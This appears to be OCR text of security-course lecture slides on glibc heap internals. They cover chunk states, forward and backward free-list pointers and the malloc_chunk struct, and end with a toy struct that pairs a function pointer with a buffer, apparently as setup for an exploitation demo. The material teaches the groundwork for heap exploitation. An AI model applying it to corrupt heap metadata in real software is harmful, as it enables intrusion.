
0xFFFFFFFF – End of memory

Heap Allocations




Segment Growth

- Heap grows DOWN towards higher memory
- Stack grows UP towards lower memory
- Any ideas why?
  - Probably historical reasons, gave low memory systems more room to fluctuate



Heap Chunks – In Use


- Heap chunks exist in two states
  - in use (malloc'd)
  - free'd



Heap Chunks – Freed

```
free(buffer);
```

- Forward Pointer
  - A pointer to the next freed chunk
- Backwards Pointer
  - A pointer to the previous freed chunk




From Glibc 2.19 Source (malloc.c)

```
struct malloc_chunk {

  INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```


Heap Implementations

- Heaps go way deeper
  - Arenas, Binning
  - Chunk coalescing
  - Fragmentation
- The details regarding these are heavily implementation reliant, and more relevant when attempting to exploit heap metadata



Heap Implementations

- If you want to read more about the specifics of the glibc heap implementation...
- https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/
- Or read the source!




An Example

```c
struct toystr {
    void (* message)(char *);
    char buffer[20];
};

void print_super(char * who)
{
    printf("%s is superrr cool......\n", who);
}

void print_cool(char * who)
{
    printf("%s is cool!\n", who);
}

void print_meh(char * who)
{
    printf("%s is meh...\n", who);
}
```

